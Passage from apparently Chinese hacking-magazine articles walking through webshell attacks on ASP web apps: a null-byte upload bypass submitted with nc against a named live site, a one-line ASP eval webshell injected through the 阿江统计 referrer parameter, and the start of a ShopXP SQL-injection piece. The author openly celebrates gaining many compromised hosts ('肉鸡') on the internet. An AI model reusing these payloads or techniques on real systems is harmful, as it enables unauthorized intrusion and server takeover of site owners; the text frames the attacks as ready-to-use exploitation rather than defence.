后台没有什么数据库备份的东西，只有一处上传图片的地方，如图10。

看到这个，想到了什么啊？是不是很象动感商城的上传界面？动感商城可是遗传了经典的动网上传漏洞哦！部分代码如下：




图9 登录后台




图10 上传图片

```
........省略无用代码........
uppath=request("uppath")&"/"
    '文件上传路径
filelx=request("filelx")
'文件上传类型
    formName=request("formName")          '回传到上页面编辑框所在Form的Name
    EditName=request("EditName")          '回传到上页面编辑框的Name
........省略无用代码........
    filename=filepath&year(now)&month(now)&day(now)&hour(now)&minute(now)&second(now)&ranNum&"."&fileExt

    if file.FileSize>0 then        ''如果 FileSize > 0 说明有文件数据
     'file.SaveAs Server.mappath(filename)   ''保存文件
     file.SaveToFile Server.mappath("../"&FileName)
     'response.write file.FileName&"    上传成功!
```

果然是照搬过来的，唯一不同的是在文件头加了句session验证权限，所以不能直接利用了。不过我有管理员密码我怕什么？先把asp木马后缀改为jpg，上传，用WinSock Expert抓到包，如图11。

把3，4行send复制下来，如图12。

只有两个地方要修改：

1.在bookpic/后面加hh.asp*（*代表空格）

2.把增加的字节数在Content-Length：右面数字中加上，原来的是4250。

之后，打开WINHEX把hh.asp后面的20（即代表空格），改为00，保存。最后用nc提交：

nc -vv soft.80088.cn 80<2.txt，如图13提示成功！

验证一下，如图14，呵呵，成功啦~！最后通知管理员，删除webshell，闪人。

后记：很感谢曾云好老师和《黑客手册》为我们提供这么好的教材！在此表示衷心感谢！




图11 抓包




图13 成功





图12 修改数据包


图14 得到webshell

编辑点评：

cookie注射的文章，尽管原理比较简单，但是利用起来还是觉得有点别扭，还好刺猬写的这个中转器还是不错的，比起我们用手一次一次的输入人性化了好多。

文章是一次完整的漏洞探寻和利用，从代码到shell，整个过程都很清晰，不多点评。

寻找阿江统计系统注入点拿WebShell

文 tlHelen

从本文你可以学到：

1、突破阿江统计系统

2、注入点实战

看了《黑手》2007年第1期中的“新年前夕之跨高校图书馆之旅”文章（简称新文），作者Morephaze[D.S.G]写得非常出彩，尤其是在“阿江统计的致命伤”那段，编辑在文章最后作了点评，指出了作者利用阿江统计系统2.1取得了webshell，但没有交待如何取得的过程，让我们读者有了些许的遗憾。前两天又翻看了这篇文章，编者的话再次引起了我的思考：能不能找到阿江统计系统的注入点并取得webshell呢？新文作者也指出阿江统计系统存在着注入点。我通过对阿江统计系统代码的分析、研究，找到了阿江统计系统的注入点，并用此注入点取得webshell，而且是直接从前台注入，不象新文中还要进到后台才能有所利用，从而使我们的应用更广泛，肉鸡来得更容易。废话不说了，请跟我来：

新文中提到了用的是2.1版本的，那我们就先拿2.1的动手，然后再分析最新版本的。首先下载个阿江统计系统V2.1商业无错版，搭建好平台，进行了测试。随便在一个链接后面加个‘号，出现如图1的提示。




图1 错误提示

看来是程序对参数进行了过滤。找到文件确认一下，在inc_config.asp文件中可看到相关代码，是第52至56行定义了对siteid参数的过滤：

```
Public SiteID
SiteID = Request("SiteID")
if SiteID = "" then SiteID = CFG_DefaultSite
if IsNumeric(Siteid)=false then Response.Redirect "help.asp?errid=5"
```

在界面上有后台登录，但不知道用户名和密码，放弃，不作考虑。

在阿江统计系统中很多都是关键字查询，如图2。




图2 关键字查询

那有没有搜索型注入呢？书上说，对是否存在搜索型注入进行判断，最常用的办法就是用‘来判断，试了一下，没有作用，可能是被过滤了，看下文件就知道了show_OP.asp这个文件的第4至12行代码：

```
tOP = Request("O")
if tOP="" then tOP=0
tOP = clng(tOP)

tOrder = Request("ord")
KeyW = Request("KeyW")
keyW = replace(KeyW,"'","''")

if KeyW <> "" then wherestr = " and (O_LastURL like '%" & KeyW & "%' or O_Content like '%" & KeyW & "%')"
```

很显然，单引号被替换成了两个单引号。我采用了转义字符的办法，想用chr(39)来闭合SQL查询语句中前后的两个单引号，但没有成功。如果哪位朋友成功了，请告诉我一声。

再想不到别的办法了，还是看代码吧。在代码中还真发现了一处可利用的地方，从而拿到了Webshell。

stat.asp的第162行处代码：

```
' ********************** 获取数据 **********************

theurl              = "http://" & Request.ServerVariables
("http_host") & finddir(Request.ServerVariables("url"))

vStyle              = Request("style")
vZone               = Request("tzone")
vColor              = Request("tcolor")
vSize               = Request("sSize")
vCome               = Request("referrer")
```

再看它的第285行，代码如下：

```
'
'                        写 入 详 细 信 息
'
。。。。。代码略部分。。。
    if not isre then
            if site_CanS(9) then SaveOP 0,vComeHost,vcome
' 0 来路
            if site_CanS(10) then SaveOP 1,vpage,""
    ' 1 入口
            vKeyw=findKeystr(vCome)
                                ' 2 关键词
            if vKeyw<> "" and site_CanS(11) then vKeyw=trim(Lcase
(vKeyw)) : SaveOP 2,vKeyw,vcome
            if site_CanS(12) then SaveOP 3,vipt,vip
    ' 3 IP
    end if
    if site_CanS(13) then SaveOP 4,vpage,""
    ' 4 页面
```

通过SaveOP函数提交的参数写入数据库。我们现在来看看这个函数，如果没有过滤，那我们就有希望了。

在inc_stat_functions.asp的第18至29行有如下将参数写入数据库的代码：

```
' 保存内容信息
sub SaveOP(Snum,Scon,Scon2)
    Scon=replace(Scon,"'","''")
    Scon2=replace(Scon2,"'","''")
    set tmprs=conn.Execute("select id from Origin_Page where O_Type="
& Snum & " and O_Content='" &Scon&"' and Site_Id=" & SiteID)
    if tmprs.eof then
            conn.Execute ("insert into Origin_Page (Site_id,O_Type,
O_Content,O_LastURL,O_Total,O_Yesterday,O_Today,O_LastTime) Values
("&Siteid&"," &Snum&",'" &Scon&"','" &Scon2&"',1,0,1,now()-
"&CFG_ZoneServer&" /24)")
    else
        conn.Execute ("update Origin_Page set O_Total=O_Total+1,
O_Today=O_Today+1,O_LastURL='" &Scon2&"',O_LastTime=now()-
"&CFG_ZoneServer&" /24 where O_Type=" & Snum & " and O_Content='"
&Scon&"' and Site_Id=" & SiteID)
    end if
    set tmprs=nothing
end sub
```

通过上面我们能看到，对提交的参数没有进行任何检查、过滤就直接写入到数据库中了。哈哈，有门。我们现在就来写入一句话木马看看。提交的参数如图3。



图3 写一句话木马

完整的是这样：

http://127.0.0.1/ajiang2.1/stat.asp?style=text&referrer=<SCRIPT RUNAT=SERVER LANGUAGE=vbSCRIPT>eval(Request("1"))</SCRIPT>

现在我们用EVAL客户端来连接上去，结果如图4、图5：




图4 连接小马




图5 得到webshell

看到没有，物理路径都出来了吧，下面取webshell易如反掌了（知道了物理路径，再备个大马上去就行了），就不再浪费《黑手》版面了。

互联网上有很多网站都是用的这套计数程序，知道了阿江统计系统的漏洞，我们又会多了很多的肉鸡。高兴！但取这样的肉鸡还要有个前提条件，就是必须先知道数据库路径，并且数据库为asp或asa后缀！

最后，我又测试了一下目前阿江统计系统的最新版本2.2，仍然存在着同样的注入点和本文的利用办法。

编辑点评：

很巧妙的思路突破了阿江统计系统，尽管漏洞比较隐蔽，但是发现后，其利用方法是差不多的，正如木桶原理，过滤一定要彻底，否则和没有过滤是一样的效果。

通用防注程序豆腐渣示范工程——ShopXP商城的注入漏洞

图 张鹏亮

从本文你可以学到：

1、ShopXP商城的注射　　2、防注程序的突破

最近一顿儿说他开始玩B2B电子商务了，办了一网店，说是自己写的一套商城程序。依我看这家伙怎么会有这本事，八成是改了人家的copyright的那种，小子拜托我给他的站做下测试，都是老朋友了就答应给他看看，不过他还是不肯透露用了什么版本的程序。

打开网址，没想到这家伙还真懒，首页的标题栏都没改掉，如图1。

大家都看得出来这就是shopxp网上购物系统，百度了一下，下了个最新的7.2版回来研究了一下。

首先检测的是SQL注入，随便打开一个商品介绍，如图2。

只是多给了个单引号，程序就自动返回首页，这也是预料之中，现在不防注入的程序真的很少了。菜鸟们也不应该灰心，防注入程

